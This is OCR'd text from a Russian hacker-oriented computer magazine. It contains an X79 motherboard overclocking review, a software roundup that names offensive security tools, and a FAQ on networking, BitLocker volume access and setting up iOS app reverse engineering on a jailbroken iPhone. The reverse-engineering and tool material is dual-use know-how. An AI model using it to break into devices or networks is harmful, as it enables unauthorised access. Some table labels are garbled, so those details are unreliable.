i7-3820 — до 125 × 36 = 4500 МГц при помощи воздушной СО. Для счастья большего и не надо!

Напоминаем, что результаты разгона конкретной модели платы индивидуальны. Это не означает, что вся линейка «мам» конкретного бренда будет обладать схожим оверклокерским потенциалом.

Уже после определения максимальной стабильной частоты тактового генератора в ход шли процессорозависимые бенчмарки wPrime 1.55 (паттерн 1024m), WinRAR 4.0 (многопоточный режим) и Super Pi 1.5XS (режим 1m).

ASROCK X79 EXTREME4-M

А кто сказал, что X79-платам форм-фактора mATX не быть? Данный тип устройств имеет право на существование! Ведь никто не запрещал собирать сверхмощные системы в миниатюрных корпусах. Тем не менее, в линейке плат Extreme есть полноценные ATX-модели ASRock Extreme3, Extreme4, Extreme6GB, Extreme7 и Extreme9.


В то же время форм-фактор mATX хочешь не хочешь, но в угоду компактности ограничивает функциональность платы. Так, на текстолите распаяно всего три слота PCI Express x16 и еще один PCI. Работают PEG по схеме x16 + x16 + x8. Но ни о каком 3-Way SLI или 3-Way CrossFireX речи не идет: уж слишком близко расположены порты. С другой стороны, вряд ли кто-то будет на базе mATX-платы собирать подобную систему. А вот SLI/CrossFireX — пожалуйста!

И все же на ASRock X79 Extreme4-M осталось местечко для оверклокерских улучшений в виде кнопок включения/перезагрузки ПК и индикатора POST-кодов. На задней панели есть клавиша обнуления настроек BIOS.

Чипсет охлаждается небольшим радиатором с вентилятором. Поначалу мы было подумали, что «карлсон» неисправен. Потому что во время работы он не крутился. Но стоило установить достаточно мощную видеокарту, разогревающую воздух вокруг себя, как ветродуй подал признаки жизни — активировался режим X-FAN.

С разгоном у нашей испытуемой, к сожалению, не все в порядке. Потратив достаточно времени, мы так и не нашли опцию CPU Strap, автоматически увеличивающую частоту шины до 125 МГц. «Разгоним сами», – подумали мы. Но тут ASRock X79 Extreme4-M заупрямилась. Шина выше отметки 105 МГц гнаться отказалась.





ASUS RAMPAGE IV EXTREME

Отведенного под описание устройства места, к сожалению, не хватит, чтобы рассказать о всех «вкусностях» ASUS Rampage IV Extreme. Думаем, начать стоит с функционала платы. Так, на текстолите распаяно сразу пять слотов PCI Express x16. Красные работают согласно схеме x16 + x16 + x16 + x16. Серый — в режиме x8. Что интересно, при таком количестве PEG-портов осталось место для одного PCI Express x1.

Несмотря на то что ASUS Rampage IV Extreme относится к линейке геймерских плат RoG (Republic of Gamers), «улучшайзеров» по разгону у нее больше, нежели у платы из какой-нибудь оверклокерской линейки. Так, в OC Zone находятся клавиши включения/перезагрузки платы, индикатор POST, индикатор загрузки фаз питания и клеммы для подключения мультиметра. Еще есть переключатели PCI Express, а также переключатели модов LN2 и Slow. Ничего не забыли?

Забыли! В комплекте с платой идет специальное приспособление — OC Key. Подключаемый к I/O видеокарты, он может выводить поверх основной картинки Windows экран BIOS. И уже в режиме реального времени позволяет настраивать основные параметры системы. Что очень удобно, если запланирована долгая бенч-сессия или же многочасовая проверка стабильности работы компьютера.

За стабильность, кстати, отвечает подсистема питания Extreme Engine Digi+ II. За охлаждение цепи питания и чипсета отвечает цепь радиаторов, соединенных одной тепловой трубкой, и с расположенным на южном мосту вентилятором. Работает «карлсон» хоть и эффективно, но довольно шумно.

Думаем, после перечисления всех заслуг ASUS Rampage IV Extreme лишний раз о результатах тестирования говорить не стоит. Частота 133 МГц — лучший показатель в сегодняшнем тесте!



FOXCONN QUANTUMIAN 1

Внешний осмотр «мамы» показал, на что мы можем рассчитывать. На плате распаяны кнопки включения/перезагрузки системы. В районе слотов DIMM помимо LED-индикатора POST-кодов есть клавиши, позволяющие легко и быстро разогнать процессор и память. Портов для оперативки всего четыре. Именно поэтому Foxconn Quantumian 1 поддерживает максимум 32 Гб памяти.

За графику отвечают сразу четыре слота PCI Express x16. Пару видеокарт лучше установить в красные порты. Они будут работать по схеме x16 + x16. Разводка компонентов выполнена таким образом, что кулеры адаптеров накроют нижестоящие PCI Express x1 и PCI. При использовании большего числа видеокарт слоты PCI Express x16 будут работать по схеме x16 + x8 + x8 + x8.

Перейдем к разгону. BIOS материнской платы не оснащен графической оболочкой, и это здорово! Во вкладке Performance находятся все основные опции для разгона. Но о точечной настройке можно забыть. К тому же новичку будет тяжело разобраться в этом BIOS'е. Нет цветовых индикаций напряжений. Если не знать номинальные показатели VCore, VTT и памяти, то легко запутаться. Например, нигде не указано, что номинальное напряжение процессора равно 0,97 В. Есть лишь абстрактное понятие Default. В итоге после небольшой притирки к аскетичному BIOS'у Foxconn Quantumian 1 нам удалось выжать 132,5 МГц по шине. Отличный результат! Второй в тесте!

GIGABYTE GA-X79-UD5

Материнская плата GIGABYTE GA-X79-UD5 — вторая в табели о рангах X79-плат легендарной тайваньской компании.


На текстолите форм-фактора E-ATX распаяно восемь слотов DIMM, три порта PCI Express x16, парочка PCI Express x1 и один PCI. Есть на плате и внешняя кнопка Power, напоминающая скорее красную кнопку президента. На задней панели разместились клавиши OC-Dual BIOS, позволяющая переключаться между прошивками, и Clear CMOS. Но больше всего дух захватывает от гигантского количества SATA-портов. Да на базе GIGABYTE GA-X79-UD5 можно соорудить богатырский сервер или профессиональную станцию!

Также в комплекте с «пятой» идет внешняя PCI-E-плата — она же Bluetooth- и Wi-Fi-адаптер. Причем «синий зуб» поддерживает последний, четвертый стандарт.

Технологии 3D Power и 3D BIOS никуда не делись. Но мы заметили странную особенность: что на GIGABYTE GA-X79-UD3, что на GIGABYTE GA-X79-UD5 прошивка слегка подтормаживает, особенно когда меняешь множители или частоту шины. Но на результаты это никак не влияет. После небольших оверклокерских ухищрений нам покорилась частота 130 МГц — достойный результат.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ


	 ASRock X79 Extreme4-M	 ASUS Rampage IV Extreme	 Foxconn Quantumian1
Память:	4×DDR3, 1066–2400 МГц	8×DDR3, 1066–2400 МГц	4×DDR3, 1066–2400 МГц
Слоты расширения:	3×PCI Express x16, 1×PCI	5×PCI Express x16, 1×PCI Express x1	4×PCI Express x16, 1×PCI Express x1, 1×PCI
Дисковые контроллеры:	4×SATA II, 3×SATA 3.0, 1×eSATA 3.0	4×SATA II, 4×SATA 3.0, 2×eSATA 3.0	6×SATA II, 4×SATA 3.0, 2×eSATA 3.0
Сеть:	Ethernet, 10/100/1000 Мбит/с	Ethernet, 10/100/1000 Мбит/с; Bluetooth v2.1 + EDR	Ethernet, 10/100/1000 Мбит/с
Звук:	7.1 CH, HDA	7.1 CH, HDA	7.1 CH, HDA
Разъемы на задней панели:	6×USB 2.0, 2×USB 3.0, 2×S/PDIF, 1×eSATA, 1×IEEE1394, 1×RJ-45, 2×PS/2, 6×аудио	8×USB 2.0, 4×USB 3.0, 1×S/PDIF, 1×Bluetooth, 2×eSATA, 1×RJ-45, 1×PS/2, 5×аудио	6×USB 2.0, 2×USB 3.0, 1×S/PDIF, 2×eSATA, 2×RJ-45, 1×PS/2, 6×аудио
Форм-фактор:	mATX	E-ATX	ATX


INTEL DX79SI

Эталон! Пожалуй, так можно смело величать материнку Intel DX79SI. Как же еще назовешь устройство, если в Intel самостоятельно разработали плату специально для своих же процессоров? И как всегда, символом топовых «мам» Intel серии Extreme Edition служит зловещий череп.

Intel DX79SI может нас побаловать восемью слотами DIMM, позволяющими задействовать сразу 64 Гб оперативной памяти в четырехканальном режиме. Кроме того, на текстолите «мамы» распаяно три слота PCI Express x16, функционирующих согласно схеме x16 + x16 + x16. Нашлось местечко и для двух PCI Express x1, а также одного PCI. Наличие всего шести SATA-портов подтолкнуло нас к мысли, что кроме способностей чипсета Intel X79 Express никаких дополнительных контроллеров задействовано не было. Но это не так. Героиня этих строк, например, оснащена сразу двумя гигабитными сетевыми адаптерами. Также Intel DX79SI обладает встроенным модулем Bluetooth и Wi-Fi. Есть и USB 3.0.

Разгонный потенциал Intel DX79SI не порадовал. Максимум, что нам удалось выжать из подопытной, — 104,7 МГц по шине. Это худший результат среди всех испытуемых. При этом плата имеет ряд оверклокерских фич. Например, внешние клавиши управления системой и LED-индикатор POST-кодов. Впрочем, покопавшись в архивах ресурса hwbot.org, мы наткнулись на результат итальянского оверклокера DELLY, разогнавшего Intel DX79SI по шине до 135 МГц.







MSI X79MA-GD45

Материнская плата MSI X79MA-GD45 — пример компромисса небольших габаритов и высокой производительности. У героини этих строк есть только самое необходимое! Четыре слота DIMM вполне хватит, чтобы заставить свои «мозги» работать в четырехканальном режиме. Плата поддерживает до 64 Гб оперативной памяти с частотой 2400 МГц. А вот пары PCI Express x16 3.0 вполне хватит, чтобы воспользоваться услугами массивов видеокарт. Правда, если данная затея претворится в жизнь, придется распрощаться с нижестоящими PCI Express x1.

В последнее время все материнские платы MSI снабжаются компонентами Military Class. Устройства на базе набора логики Intel X79 Express не являются исключением. За основу взяты мосфеты DrMOS II, способные выдержать до 130 градусов Цельсия нагрузки, дроссели SFC, Hi-c конденсаторы и обычные твердотельные конденсаторы. В совокупности получаем сверхнадежную «мать» с низким энерговыделением. Ну просто сказка!

В тестовой лаборатории нам удалось разогнать плату по шине до 130 МГц. Отличный результат, учитывая стоимость устройства.






GIGABYTE GA-X79-UD5	Intel DX79SI	Intel Core i7-3960X
8×DDR3, 1066–2133 МГц	8×DDR3, 1066–2400 МГц	4×DDR3, 1066–2400 МГц
3×PCI Express x16, 2×PCI Express x1, 1×PCI	3×PCI Express x16, 2×PCI Express x1, 1×PCI, 4×SATA II, 2×SATA 3.0	2×PCI Express x16, 2×PCI Express x1
4×SATA II, 6×SATA 3.0, 2×eSATA 3.0		4×SATA II, 2×SATA 3.0
Ethernet, 10/100/1000 Мбит/с; Bluetooth v4.0; Wi-Fi 802.11n	Ethernet, 10/100/1000 Мбит/с; Bluetooth; Wi-Fi	Ethernet, 10/100/1000 Мбит/с
7.1 CH, HDA	10 CH, HDA	7.1 CH, HDA
7×USB 2.0, 2×USB 3.0, 1×S/PDIF, 2×eSATA, 1×IEEE 1394, 1×RJ-45, 1×PS/2, 5×аудио	6×USB 2.0, 2×USB 3.0, 1×S/PDIF, 1×IEEE 1394, 2×RJ-45, 5×аудио	6×USB 2.0, 2×USB 3.0, 2×S/PDIF, 1×RJ-45, 1×PS/2, 6×аудио
E-ATX	ATX	mATX

ДЕВУШКИ ИЗ ВЫСШЕГО ОБЩЕСТВА

Все материнские платы, принявшие участие в сегодняшнем тесте, достойны стать основой высокопроизводительной системы. Но если все же попробовать абстрагироваться от конкретного бренда, то мы бы хотели выделить в первую очередь ASUS Rampage IV Extreme с ее суперским функционалом, подкрепленным еще и высокой надежностью и отличным разгонным потенциалом. И Foxconn Quantumian 1 — за те же самые плюсы, но по более выгодной цене. Соответственно, RoG-плата получает награду «Выбор редакции», а Quantumian 1 — «Лучшая покупка».


РЕЗУЛЬТАТЫ ТЕСТОВ

WPRIME 1.55 1024M, С

MSI X79MA-GD45
Intel DX79SI
GIGABYTE GA-X79-UD5
FOXCONN Quantumian 1
ASUS Rampage IV Extreme
ASRock X79 Extreme4-M
0 50 100 150 200 250


Перед тобой наглядный пример, как частота процессора и памяти может влиять на производительность всей системы

SUPER PI 1.5XS 1M, С




Схожая ситуация и в тесте Super Pi 1.5XS

BCLK, МГЦ



Не все платы побаловали нас хорошим разгонным потенциалом. Жаль, очень жаль

WINRAR, КБ/С



Материнская плата Intel продемонстрировала самый низкий результат, а ASUS Rampage IV Extreme — самый высокий

>>WINDOWS

>Development
BlueGriffon 1.5.2
Boost 1.49.0
DbVisualizer 8.0.9
dirtyJOE 1.5
FaceSDK 4.0
GanttProject 2.5.2
GDIView 1.15
Gobby 0.5
InstallSimple 2.5
mongoDB 2.0.5
Parrot 4.4.0
RocketSVN for Visual Studio 1.0.1
RocketSVN Server 1.0
SciTE 3.2.0
Sqliteman 1.2.2

>Misc
CaPNotifier 1.1.1.0
EyeDefender 1.09
FiletypeID 0.2.1.7
Instant Elevator Music 2.1
Just Manager 0.1 Alpha
MacType 2012
Media Preview 1.2
Multibar 1.1.1.1
MultiWall 1.0.16
PDF Preview 1.0
Proto 0.6.9.7
sTabLauncher 2.2.3
ViPad 1.0
ViStart 2.0
WinMend File Splitter 1.2.9
XWidget 1.4

>Multimedia
aTunes 2.1.0
CloudTune 1.9
Convertidor De Videos
Falco GIF Animator 3.9
FreeMake Video Downloader 3.0.1
FreeVimager 3.9.9
LameXP 4.04
MediaMonkey 4.0.3
Metanull 1.1
Passport Photo Maker
Redimensionneur 1.0.1
Ringtone Maker 2.4
SuperEasy Codec Checker 1.09
Textaizer Pro 4.3
TinEye Client 1.1
Tomahawk 0.4.2

>Net
Ammyy Admin 3.0
Colasoft MAC Scanner Free 1.1
Echofon 1.0.5
Gmvault 1.5
Mail Notifier Beta
Maxuden Radio Station 2.4
NetBScanner 1.0
NetSpeedMonitor 2.5.4.0
ooVoo 3.5.1
Snackr 0.41
Tango 1.6
TCPEye 1.0
Tiggit
Waterfox 12.0
Wi-Fi Inspector 1.2.1.4
Zona 1.0

>Security
AxCrypt 1.7
BitDisk 5.2.0.8
Browser Cleaner 1.2
BugChecker 0.1.149
CERT Failure Observation Engine (FOE) 1.0
Cintruder 0.2
DeEgger Embedder 1.09
Drivesploit
Egurra 0.1
EMET 3.0
Knock 1.5
Nmap 6.0
Ophcrack 3.4.0
Ostinato 0.5
Rips 0.53
Scapy 2.2.0
Secure Bin 1.0
Secure Wipe 1.0
SIPVicious 0.2.7
Sqlcake 1.1
SQLmap GUI
SteadyCrypt 2.4
USB Disabler 1.1
VERA 0.3

>System
DrivePurge 1.0
DXVA Checker 2.8.2
Ext2Fsd 0.51
GeekUninstaller 1.0.1.3
iReboot 1.1.1
JetClean 1.2.0
Metamorphose 1.1.2
Prio 1.98
ProcessEye 1.0
Security AutoRun 1.3
SlimCleaner 3.0
SSD Fresh
StartupEye 1.0
Undela 3.8.3
WinScheduler 7.5.2
Wise Data Recovery 3.11

>>UNIX

>Desktop
Aegisub 2.1.9
Devede 3.22.0
Dvdx 4.0.1.0
Ede 2.0
Flvtomp3 1.2.1
Gimp 2.8.0
Impro-visor 5.16
Kdenlive 0.9
Openoffice 3.4
Outwiker 1.6.0
Phatch 0.2.7.1
Rosegarden 12.04
Scribus 1.4.1
Shutter 0.88.3
Specto 0.4.1
Sview 12.05
Xfce 4.10
Zxtune b1716

>Devel
Ajaxml
Aptana 3.1.2
Atom
Betterpoeditor 1.0
Catalyst 5.90012
Codeigniter 2.1.0
Cppcheck 1.54
Firmin 1.0.0
Ganttproject 2.5.2
Gpac 0.5.0
Llvm 3.1
Monodevelop 3.0.1
Netsgraph 1.0.004
Opengrok 0.11.1
Perl 5.16.0
Qtcreator 2.5
Tig 1.0
Zengl 0.3.0b3

>Games
Turtle_arena 0.6
Ufoai 2.4

>Net
Backup-gmail 0.1.2.1
Coccinella 0.96.20
Deluge 1.3.5
Firefox 12.0
Grive 0.0.4
Homer-conferencing 0.23
Hostapd 1.0
Jitsi 1.1
Lightspark 0.5.7
Nethogs 0.8.0
Opera 11.64
Scr 0.8
Sflphone 1.1.0
Smuxi 0.8.9.2
Tickr 0.6.0
Transmission 2.52
Tv-maxe 0.07
Ymono 5.0a

>Security
APKinspector BETA
cintruder 0.2
Drivesploit
Graphem 0.3.2
Hacme Bank - Android v1.0
Ispfw 10
METASM 0.1
netsniff-ng 0.5.7
Nmap 6
Nmap 6.00
slowhttptest 1.4
spooftooph 0.5.2
sqlcake 1.1
SQLmap GUI
SWFREtools
Turboshredder 0.033
Usbcryptformat 12.05.20
Volatility 2.0
Wifite 2.0
Wireshark 1.6.8

>Server
Apache 2.2.22
Asterisk 10.4.1
Bind 9.9.1
Cups 1.5.3
Dhcp 4.2.3-p2
Dovecot 2.1.7
Freeradius 2.1.12
Lighttpd 1.4.30
Mysql 5.5.24
Nsd 3.2.10
Openldap 2.4.31
Openvpn 2.2.2
Postfix 2.9.3
Postgresql 9.1.3
Pure-ftpd 1.0.35
Samba 3.6.5
Sendmail 8.14.5
Snort 2.9.2.3
Sqlite 3.7.12.1
Squid 3.1.19
Syslog-ng 3.3.5
Unbound 1.4.17
Vsftpd 3.0.0

>System
Bluelog 1.0.3
Ck 3.3
Drizzle 7.2.2a
Laptop_mode 1.61
Linaro 12.04
Linux 3.4
Loganalyzer 3.4.3
Nomachinenx 3.5.0
Nvidia 295.53
Orientdb 1.0
Pulseaudio 2.0
Sdfs 1.1.3
Systemrescuecd 2.7.1
Virtualbox 4.1.16
Wine_etersoft

>X-distr
Linux Mint 13

>>MAC
Ambientweet 1.1
Bartender 0.9.05
Blender 2.63a
CheatSheet 1.0.1
CornerClick 0.9
Friendz 4.2.5
Gmvault 1.5
ipswDownloader 2.2.0
Loginox 1.0.6b5
Mac Malware Remover 1.1.5
MagicPrefs
Quicksilver 68
SMARTReporter 3.0.1
SMBUp 1.4.0
SourceTree 1.4.2
SpeedTao 0.9.5
Tomahawk 0.4.2
Trillian 1.3.37





Глеб Чербов , Digital Security (cherboff@gmail.com)





FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Можно ли назначить одному сетевому интерфейсу несколько разных IP-адресов из разных подсетей и если да, то как это сделать?

A Потребность в этом действительно может возникнуть в случае, если сетевая карта всего одна, а коммутатор подключен к нескольким разным сетям. Современные операционные системы включают в себя механизмы назначения алиасов для сетевых интерфейсов, позволяющие решать подобные задачи. В Linux для этого используется ifconfig:

```
ifconfig eth0:alias1
```

Здесь alias1 — имя нового алиаса.

В Windows нужная нам настройка прячется в окне дополнительных свойств TCP/IP. На вкладке «Параметры IP» можно добавить дополнительные IP-адреса для интерфейса и назначить соответствующие маски подсетей.

Q Можно ли работать с разделами, зашифрованными при помощи Bitlocker, из-под Linux?

A Напомню, что Windows начиная с Vista поддерживает механизм дискового шифрования Bitlocker. Так как это проприетарный механизм, работа с шифрованными томами в альтернативных операционных системах несколько осложняется. К счастью, в решении этой проблемы нам может помочь кроссплатформенная (Linux / Mac OS X) утилита dislocker (bit.ly/dislocker). Она позволяет производить чтение из образов «забитлоченных» томов в одном из двух режимов, который выбирается на этапе компиляции. В первом режиме осуществляется полное дешифрование тома в файл, который впоследствии можно примонтировать как полноценную файловую систему NTFS. (Понятное дело, в случае с большими объемами данных процесс дешифрования может затянуться.) Второй метод позволяет получить виртуальный раздел при помощи FUSE. Дешифрование при этом выполняется на лету, по мере обращения к содержимому (моментально получаем доступ к файлам, но немного теряем в быстродействии). Для восстановления утилита может использовать как ключевой файл с USB-носителя, так и пароль. В качестве входных параметров достаточно указать лишь путь к образу тома, ключ и точку монтирования.

Q Как настроить тегирование трафика для определенной VLAN?

A Как правило, присвоение трафику тегов, относящих его к той или иной VLAN, осуществляется средствами коммутаторов. Но в случае, если порт, через который мы подключаемся, настроен как trunk (то есть может принимать уже только фреймы с пометками, чтобы коммутатор знал, куда их направлять), всё в наших руках. Нам надо лишь назначить нужный VLAN ID на выходе нашего сетевого интерфейса. В Linux нам понадобится подключить модуль ядра 8021q, обеспечивающий программную модификацию Ethernet-фреймов.

```
sudo modprobe 8021q
```

После загрузки модуля можно воспользоваться утилитой конфигурации vconfig (если по каким-либо причинам этой утилиты еще нет в системе, ее можно найти в составе пакета vlan). Итак, назначаем VLAN ID = 1337 интерфейсу eth1:

```
sudo vconfig add eth1 1337
```

При этом создается виртуальный сетевой интерфейс с алиасом eth1.1337, для которого можно задать отдельный MAC- и IP-адрес. Его исходящий трафик помечается как принадлежащий VLAN с ID 1337. В Windows, к сожалению, назначать теги можно только в тех случаях, когда сетевая карта поддерживает работу с тегированным трафиком. Если такая карта имеется, то дело остается за фирмен-

КАК УДОБНЕЕ ВСЕГО РЕВЕРСИТЬ ПРИЛОЖЕНИЯ ДЛЯ IPHONE?

Так уж исторически сложилось, что лучшим другом реверсера является IDA от Hex-Rays. Этот инструмент позволяет изучить внутренности приложений, разработанных для самых разных платформ, в том числе и для мобильных. Правда, чтобы он был полезен для изучения работы приложений для iOS, его надо уметь правильно «готовить». Расскажу тебе, как настроить среду для удаленной отладки яблочных программ при помощи связки IDA + debugserver (GDB-server для iOS).

1 Нам понадобится OSX (запущенная на виртуальной машине вполне подойдет) с установленным iOS SDK для подключения iOS-устройства в режиме разработчика. Также нужен сам iPhone с установленным пакетом софта для разработчиков (автоматически ставится через XCode) и, конечно же, с выполненным джейлбрейком (то есть с root-доступом) — такой девайс будет основным инструментом для отладки. Для передачи файлов и управления ими полезно также установить SSH. В качестве клиента отладчика, как я уже сказал, мы будем использовать IDA.

2 Из всех широчайших возможностей iOS SDK нам потребуется лишь fat-elf (исполняемый файл, содержащий в себе секции кода, скомпилированного для различных платформ) сервера отладки. Он входит в набор софта для разработки, устанавливаемый непосредственно на iPhone. При помощи утилиты lipo выделяем из него нужный нам исполняемый код для ARM7:

```
lipo -thin armv7 /Developer/usr/bin/
  debugserver -output gdb-srv
```

